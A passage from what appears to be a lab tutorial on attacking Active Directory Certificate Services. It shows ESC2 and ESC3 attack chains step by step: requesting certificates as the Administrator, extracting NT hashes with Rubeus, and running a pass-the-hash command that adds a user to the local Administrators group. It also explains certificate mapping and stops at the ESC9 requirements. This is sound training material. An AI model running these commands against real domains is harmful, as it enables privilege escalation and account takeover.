Note: To use Kerberos and the TGT we generate, we need to be able to make domain name resolution. We can configure our DNS to point to the domain or statically put the domain name in the `/etc/hosts` file.

ESC2 Enumeration from Windows

To begin the enumeration and attack from Windows, let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
...SNIP...
```

We can identify AD CS vulnerabilities using `Certify.exe` with the parameter `find` and the option `/vulnerable`. Let's find the template vulnerable to `ESC2`:

Enumerate ADCS with Certify.exe

```
PS C:\Tools> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-LAB-DC-CA'

    Enterprise CA Name            : lab-LAB-DC-CA
    DNS Hostname                  : LAB-DC.lab.local
    FullName                      : LAB-DC.lab.local\lab-LAB-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-LAB-DC-CA, DC=lab, DC=local
    Cert Thumbprint               :
CF54249CAEFB0E092265BFD306940DCBABA4C9A6
    Cert Serial                   : 16BD1CE8853DB8B5488A16757CA7C101
    Cert Start Date               : 26/03/2022 01:07:46
    Cert End Date                 : 26/03/2027 01:17:46
```

```
    Cert Chain                    : CN=lab-LAB-DC-CA,DC=lab,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees
can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates                 LAB\Domain Admins
S-1-5-21-2570265163-3918697770-3667495639-512
      Allow  ManageCA, ManageCertificates                 LAB\Enterprise
Admins         S-1-5-21-2570265163-3918697770-3667495639-519
      Allow  ManageCA, Enroll                             LAB\blwasp
S-1-5-21-2570265163-3918697770-3667495639-1103
      Allow  ManageCA, Enroll                             LAB\user_manageCA
S-1-5-21-2570265163-3918697770-3667495639-1194
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :
<SNIP>

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC2
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Any Purpose
    mspki-certificate-application-policy  : Any Purpose
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
```

```
21-2570265163-3918697770-3667495639-512
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                        LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                        LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
<SNIP>
```

Note that in Windows, when using `Certify.exe`, it does not tell us which vulnerability corresponds to the certificate marked as vulnerable, so we would need to understand what makes this certificate vulnerable to know how to attack the vulnerability it has.

Note: For the cases of vulnerabilities `ESC1` and `ESC2`, it does not matter because the attack uses the same command.

To search for `ESC2` using PowerShell, we can use the following command:

Search for ESC2 using PowerShell

```
PS C:\Tools> Get-ADObject -LDAPFilter '(&
(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*)))(|(pkiextendedkeyusage=2.5.29.37.0)(!
(pkiextendedkeyusage=*))))' -SearchBase 'CN=Configuration,DC=lab,DC=local'

DistinguishedName
Name  ObjectClass            ObjectGUID
-----------------
----  -----------            ----------
CN=CA,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local    CA
pKICertificateTemplate bf1d9716-8772-4388-b043-1df4a7550492
CN=SubCA,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local SubCA
pKICertificateTemplate 07cbebe1-00fb-4e23-9d6e-15644c9a95e0
CN=ESC2,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local  ESC2
```

```
pKICertificateTemplate f09870a6-cdcc-4951-bcd0-fa875a1248aa
```

ESC2 Attack from Windows

To abuse `ESC1` from Windows, we use `Certify` similar to `Certipy`:

Requesting a certificate

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC2 /altname:[email protected]


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\grace
[*] No subject name specified, using current context as subject.

[*] Template                : ESC2
[*] Subject                 : CN=Grace Start, CN=Users, DC=lab, DC=local
[*] AltName                 : [email protected]

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 60

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2m7ft2ItuWCn2xgjzfH0LnBTC1iiULPD3/hGFoFYh88/9nn6
+oP1U5gvUdctjFHBe+9vDxXM40Lec217SPsa3rp+qo3yM4CwkoPS8fp+ZXdIL5MJ
cZ6I159lvdb8TdXbofuzRlEgdvYAgRHn8m5m91I2Mhibi42bEu+RJpC2YYzfEqPI
t+dEbsA3Z4wBduWInmZLPrEe7TX43szuGnkZ5VGJQZjgv9siSAt2Rb72c75C/hgm
amKIcSZre08lEsMbdsFzJYYHV+ovo8qUumOimAzyM5fuF40AQqi1sGxHAuUUawR8
GZib+ti3PR7s2WNz4xPB+Dq88eLocOjZqWEkLQIDAQABAoIBAQDFBabiuTq279jX
xUFeXHQ8gvJU1KCrnEn8Neu6FvcsoKJ4BnR8DBR3T1i3QBiEbaXQzRnmiGpjPoh5
ovHF1UDaT2s7GYeyLsyVizP1MVVa3imNR9oH0tBpdQwHHOg8qL5PsEF3FmvrAV9Z
DDajtDNJt6zMqOd8C8EpZk8NcxAekZBJQB/chKbt8owuAQbi8Im0WfH9C37D0OC
```

```
<SNIP>
```

Next we need to use `OpenSSL` and convert the certificate to `pfx` format; when prompted for a password, do not enter one:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now let's use `Rubeus` to retrieve the `NT Hash` using the certificate we generated:

Certificate Authentication

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx
/getcredentials /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Grace Start,
CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

<SNIP>
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
```

```
        CredentialCount    : 1
         NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Then, we will use Invoke-TheHash that allows us to perform `Pass The Hash` attacks using PowerShell:

Import-Module Invoke-TheHash

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> cd .\Invoke-TheHash\;Import-Module .\Invoke-TheHash.psm1
```

With the `NT Hash`, let's use `Invoke-TheHash` to add our account to the Administrators group:

Execute SMB Command to add the user Grace to the Administrator's group

```
PS C:\Tools> Invoke-TheHash -Type SMBExec -Target localhost -Username
Administrator -Hash 2b576acbe6bcfda7294d6bd18041b8fe -Command "net
localgroup Administrators grace /add"

[+] Command executed with service EDASWXBUOUQBJWASNDQR on localhost
```

At last, we can restart the RDP session to get a new session with administrator rights.

ESC3

The third abuse scenario, `ESC3`, is to abuse `Misconfigured Enrollment Agent Templates`, which bears similarities to `ESC1` and `ESC2`. However, it involves exploiting a different `Extended Key Usage (EKU)` and necessitates an additional step to carry out the abuse.

Note: The term `Extended Key Usage` is sometimes used as `Enhanced Key Usage` by Microsoft documentation, but section 4.2.1.12 of RFC 5280 defines the correct name as `Extended Key Usage`.

Understanding ESC3

The EKU `Certificate Request Agent`, with the Object Identifier (OID) 1.3.6.1.4.1.311.20.2.1, commonly referred to as Enrollment Agent in Microsoft documentation, enables a principal to request a certificate on behalf of another user. As mentioned in the SpecterOps Certificated Pre-Owned paper: Consider a situation where a

smart card user visits an IT administrator in person for identity verification, and the administrator needs to submit a certificate request on the user's behalf.

AD CS achieves this by utilizing a certificate template containing the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1) within its Extended Key Usages. The `enrollment agent` enrolls in this template and employs the resulting certificate to collaboratively sign a Certificate Signing Request (CSR) on behalf of another user. Subsequently, the enrollment agent forwards the co-signed CSR to the Certification Authority while enrolling in a template that authorizes `enroll on behalf of`. In response, the CA issues a certificate belonging to the `other` user.

ESC3 Abuse Requirements

To abuse this for privilege escalation, a CA requires at least two templates matching the conditions below:

`Condition 1` - Involves a template that grants low-privileged users the ability to obtain an `enrollment agent certificate`. This condition is characterized by several specific details, which are consistent with those outlined in `ESC1`:

1. The Enterprise CA grants low-privileged users enrollment rights (same as `ESC1`).
2. Manager approval should be turned off (same as `ESC1`).
3. No authorized signatures are required (same as `ESC1`).
4. The security descriptor of the certificate template must be excessively permissive, allowing low-privileged users to enroll for certificates (same as `ESC1`).
5. The certificate template includes the `Certificate Request Agent EKU`, specifically the Certificate Request Agent OID (1.3.6.1.4.1.311.20.2.1), allowing the requesting of other certificate templates on behalf of other principals.

`Condition 2` - Another template that permits low-privileged users to use the enrollment agent certificate to request certificates on behalf of other users. Additionally, this template defines an `Extended Key Usage` that allows for domain authentication. The conditions are as follows:

1. The Enterprise CA grants low-privileged users enrollment rights (same as `ESC1`).
2. Manager approval should be turned off (same as `ESC1`).
3. The template schema version 1 or is greater than 2 and specifies an Application Policy Issuance Requirement that necessitates the Certificate Request Agent EKU.
4. The certificate template defines an EKU that enables domain authentication.
5. No restrictions on enrollment agents are implemented at the CA level.

ESC3 Enumeration and Attack

ESC3 Enumeration from Linux

To identify a template vulnerable to `ESC3` in the `certipy` find output, we look for a template whose EKU permits using the issued certificate as a `Certificate Request Agent`:

Certipy Output

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Enumeration output:
<SNIP>
1
    Template Name                       : ESC3
    Display Name                        : ESC3
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectRequireEmail
                                          SubjectAltRequireEmail
                                          SubjectAltRequireUpn
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
```

```
                                        LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                          : LAB.LOCAL\Administrator
        Write Owner Principals         : LAB.LOCAL\Domain Admins
                                         LAB.LOCAL\Enterprise Admins
                                         LAB.LOCAL\Administrator
        Write Dacl Principals          : LAB.LOCAL\Domain Admins
                                         LAB.LOCAL\Enterprise Admins
                                         LAB.LOCAL\Administrator
        Write Property Principals      : LAB.LOCAL\Domain Admins
                                         LAB.LOCAL\Enterprise Admins
                                         LAB.LOCAL\Administrator
    [!] Vulnerabilities
      ESC3                             : 'LAB.LOCAL\\Domain Users' can
enroll and template has Certificate Request Agent EKU set
```

The element to consider here is the `Extended Key Usage: Certificate Request Agent`.

ESC3 Attack from Linux

For this attack, the first step is to obtain this certificate. It can be requested as any other certificate:

Certificate Request for Blwasp

```
certipy req -u '[email protected]' -p 'Password123!' -ca 'lab-LAB-DC-CA' -
template 'ESC3'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 61
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
1103'
[*] Saved certificate and private key to 'blwasp.pfx'
```

Subsequently, we can request a certificate on behalf of any user from any other template by including the initial certificate as proof. Regarding authentication, it is crucial to request a certificate from a template that allows Client Authentication in its EKUs. We can use the built-in `User` template. We will add the option `-on-behalf-of <Account Name>` and include the certificate in the request with the option `-pfx <certificate file>`:

Requesting a certificate on behalf of the Administrator account

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template 'User' -on-behalf-of 'lab\administrator' -pfx blwasp.pfx

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 62
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-
500'
[*] Saved certificate and private key to 'administrator.pfx'
```

The above command will give us a certificate as the administrator account, which we can use as we did in previous examples.

ESC3 Enumeration from Windows

To identify `condition 1` of the `ESC3` vulnerability from Windows, we need to pay attention to `pkiextendedkeyusage` and `mspki-certificate-application-policy`; if the values of these fields is `Certificate Request Agent`, it implies that we can request a certificate on behalf of another user. Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

Finding ESC3 Vulnerable Certificates

```
PS C:\Tools> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
```

```
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

<SNIP>
    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC3
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Certificate Request Agent
    mspki-certificate-application-policy  : Certificate Request Agent
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
```

```
21-2570265163-3918697770-3667495639-519
```

ESC3 Attack from Windows

To proceed with the attack we need to obtain a certificate from the vulnerable template:

Request a certificate from the vulnerable template

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:ESC3


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                : ESC3
[*] Subject                 : CN=Black Wasp, CN=Users, DC=lab, DC=local

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 66

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAwsWQPYIzC9BZI1qdd0IdrnXMzHqQvZIt5bUwOOSvWj/PYg93
hZElTKSGG/W5kMKwKgvsUHrwSqy447HdTbVgeR4pHuQQOcc5wuHlsfweOUdH0/Y0
kdFXlqEh4dTFxwKU1sn12+0S0Y3pLHMlO06+y1M4075gSjIvrfCYtWxIRaSi0r+T
9oaAqwb0w1mwBpuYixsBvvHnW7BmtwgrLFykc56EFkv8NxR4nNje5sTsBg59QWwc
<SNIP>

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

```
Certify completed in 00:00:03.7387847
```

We repeat the same process and convert the certificate using `OpenSSL`:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out cert.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

To meet `Condition 2`, we can use Certify to use the enrollment agent certificate to issue a certificate request on behalf of a different user. This request should be made using an additional certificate that grants `Client Authentication` permissions `on behalf of` another user. We will use the `User` template, with the option `/onbehalfof:LAB\Administrator` and the `/enrollcert:cert.pfx` that corresponds to the certificate we obtained from the vulnerable template that matched `Condition 1`. The command is as follow:

Request a Certificate on behalf of the Administrator

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA
/template:User /onbehalfof:LAB\Administrator /enrollcert:cert.pfx


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp

[*] Template                : User
[*] On Behalf Of            : lab\Administrator

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA
```

```
[*] CA Response              : The certificate had been issued.
[*] Request ID               : 68

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAk/77BzCxvU7QGwZN3huCnQ6XiCDQm8pP58PV6lctNB9piOb3
gbpmgfmTe6nMz5xM1+SzTdV0bF+i9NsKIHWG+N/du6A8EURgapyEUiGVKAx6NMqc
+qRD634H6AFtEVElMIlGlpObpeFZStmDAfHPHATShEbtP/ncqn7slbeP3yB/P5qS
3IuW12djGqgqKBV/nVhBGvkLiTCwTvZFSx8soH0GEZDALfSquCnKS1w1TnFyT36T
<SNIP>

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:03.7555553
```

Let's save the output pem as `admin.pem`, convert it to `pfx`, and save it as `admin.pfx`:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
admin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -
export -out admin.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now, we can use the certificate to request a TGT or get the NT Hash:

Request a TGT as the Administrator

```
PS C:\Tools> .\Rubeus.exe asktgt /user:lab\Administrator
/certificate:admin.pfx /getcredentials


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator,
CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab\Administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGNjCCBjKgAwIBBaEDAgEWooIFVTCCBVFhggVNMIIFSaADAgEFoQsbCUxBQi5MT0NBTKIYMB
agAwIB

AqEPMA0bBmtyYnRndBsDbGFio4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQONi2X9Q9UdBdpejA
A8u7Zn

Bvk1n8HQ4m968M0fOsnVqqT75tQAkg7IuLx3p4YEoDpj8phesUeD1o8F8f9JRksvDkVBNJWsPE
szj48Q

ZQV+8mSliNrneL1JQyRdGFS2u00scv9kfbQiHZF2pmrHpLEKrL+X4d/LezypoPdFzG7YtUwW3S
oLqida

xxTKcmAsZxJ4hGEKDHNB5ZW0NVjfvKyTTkmgWQt1JpuulO/HIiLu1sowPsyNnwKZbTjNtymhDl
mBr7F+

lGmU3hCMPZQyUOQ6KPr5CnPpIov9AZT1JbRdIY9m5Idyi/JZnLq1XCWd6CBJ0skr6fpozR003Y
nfr6hv
      ...SNIP...
  ServiceName              :  krbtgt/lab
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  18/11/2023 16:57:18
  EndTime                  :  19/11/2023 02:57:18
  RenewTill                :  25/11/2023 16:57:18
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  ckMX5pZMtxu8VqgU+eUHLQ==
  ASREP (key)              :  78FB57682E113330F29C45FB50B08119

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Certificate Mapping

Understanding certificate mapping is crucial to comprehend ESC6, ESC9, and ESC10 attacks. Certificate mapping involves associating issued certificates with their respective subjects. In simple terms, when a user requests a certificate for themselves, the mapping enables the identification of the issued certificate as belonging to that specific user and not to another.

In response to CVE-2022–26923 (known as Certifried) discovered by Olivier Lyak, Microsoft has implemented a new security extension for issued certificates, along with two registry keys to properly handle certificate mapping.

- The `szOID_NTDS_CA_SECURITY_EXT` certificate extension contains the `objectSid` (which is a unique identifier in all the Active Directory) of the requester
- The `StrongCertificateBindingEnforcement` registry key is used for Kerberos implicit mapping
- The `CertificateMappingMethods` registry key is used for Schannel implicit mapping

According to Microsoft, starting on April 2023 the "Disabled mode" of the two registry keys will not be taken into count and only the "Compatibility" and "Full Enforcement" mode will be valid.

Mapping a certificate to an object can be done explicitly or implicitly:

- For **explicit** mapping, the `altSecurityIdentities` attribute of the account must contains the identifier of the certificate. This way, for authentication the certificate must be signed by a trusted CA and match the `altSecurityIdentities` value
- For **implicit** mapping, this is the information contained in the certificate's SAN that are used to map with the DNS or the UPN (userPrincipalName) field

Kerberos mapping

During Kerberos authentication, the certificate mapping process will call the `StrongCertificateBindingEnforcement` registry key. This key can be equal to three values:

- 0: no strong certificate mapping is realised. The `szOID_NTDS_CA_SECURITY_EXT` extension is not check and the authentication behavior is similar to what was done before the patch. This is the "Disabled mode"
- 1: default value after the patch. The KDC checks if the explicit certificate mapping is present (strong mapping). If yes, the authentication is allowed; if no, it checks if the certificate security extension is present and validate it. If it is not present, the authentication can be allowed if the user account predates the certificate. This is the "Compatibility mode"

- 2: the KDC checks if the explicit certificate mapping is present (strong mapping). If yes, the authentication is allowed; if no, it checks if the certificate security extension is present and validate it. If it is not present, the authentication is refused. This is the "Full Enforcement mode"

If the registry key value is 0 and the certificate contains a UPN value (typically used for a user account), the KDC will first attempt to map the certificate to a user with a matching userPrincipalName value. If no validation can be performed, the KDC will search for an account with a matching `sAMAccountName` property. If none can be found, it will retry with a $ at the end of the username. Therefore, a certificate with a UPN can be mapped to a machine account.

If the registry key value is 0 and the certificate contains a DNS value (typically used for a machine account), the KDC splits the username into two parts: the user and the domain. For example, `user.domain.local` becomes `user` and `domain.local`. The domain part is validated against the Active Directory domain, and the user part is validated by adding a $ at the end and searching for an account with a corresponding `sAMAccountName`.

If the registry key value is 1 or 2, the `szOID_NTDS_CA_SECURITY_EXT` security extension will be used to map the account using its `objectSid`. If the registry key is set to 1 and no security extension is present, the mapping behavior is similar to a registry key value of 0.

Schannel mapping

During Schannel authentication, the certificate mapping process involves the `CertificateMappingMethods` registry key. This key can have a combination of the following values:

- `0x0001`: Subject/issuer explicit mapping
- `0x0002`: Issuer explicit mapping
- `0x0004`: SAN implicit mapping
- `0x0008`: S4USelf implicit Kerberos mapping
- `0x0010`: S4USelf explicit Kerberos mapping

The current default value is `0x18` (`0x8` and `0x10`). Schannel doesn't directly support the `szOID_NTDS_CA_SECURITY_EXT` security extension, but it can utilize it by "converting" the Schannel certificate mapping to a Kerberos certificate mapping using S4USelf. The mapping process will then be performed as explained in the Kerberos mapping section.

If any certificate authentication issues arise in an Active Directory environment, Microsoft has officially recommended setting the `CertificateMappingMethods` value to `0x1f` (the old value).

ESC9

Abusing `ESC9` relies on exploiting certificate mapping; therefore understanding it and its intricate functionality is crucial.

Understanding ESC9 and Certificate Mapping

A key aspect to grasp is that if the `msPKI-Enrollment-Flag` attribute of a certificate template contains the `CT_FLAG_NO_SECURITY_EXTENSION` flag, it effectively negates the embedding of the `szOID_NTDS_CA_SECURITY_EXT` security extension. This means that irrespective of the configuration of the `StrongCertificateBindingEnforcement` registry key (even if set to its default value of 1), the mapping process will occur as if the registry key had a value of `0`, essentially bypassing strong certificate mapping.

Consequently, this loophole can be exploited if we possess sufficient privileges to access and modify a user account's `User Principal Name (UPN)`, aligning it with the `UPN` of another account. By leveraging this manipulated configuration, we can request a certificate for the user using their legitimate credentials. Remarkably, the obtained certificate will be seamlessly mapped to the other account, which is the ultimate target.

ESC9 Abuse Requirements

To successfully abuse this misconfiguration, specific prerequisites must be met:

